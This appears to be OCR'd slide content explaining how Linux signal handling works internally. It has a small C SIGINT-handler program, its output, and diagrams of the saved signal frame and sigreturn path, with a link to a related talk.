
```
 $ ./signal
^CSignal received
^CSignal received
```

How does it work internally?


Digging into signal handling



```
#include <stdio.h>
#include <signal.h>
#include <unistd.h>

void sig_handler(int signo) {
  printf("Signal received\n");
}

int main(void)
{
  signal(SIGINT, sig_handler);
  while(1) {}
}
```



https://www.slideshare.net/AngelBoy1/sigreturn-ori



stack

CR2

.
.
.

cs /gs / fs

eflag

RIP

RSP

...

UC_FLAGS

sigreturn addr

sp


code

User code

ip

signal handler

sigreturn



stack

CR2

.
.
.

cs /gs / fs

eflag

RIP

RSP

...

UC_FLAGS

sigreturn addr

sp


code

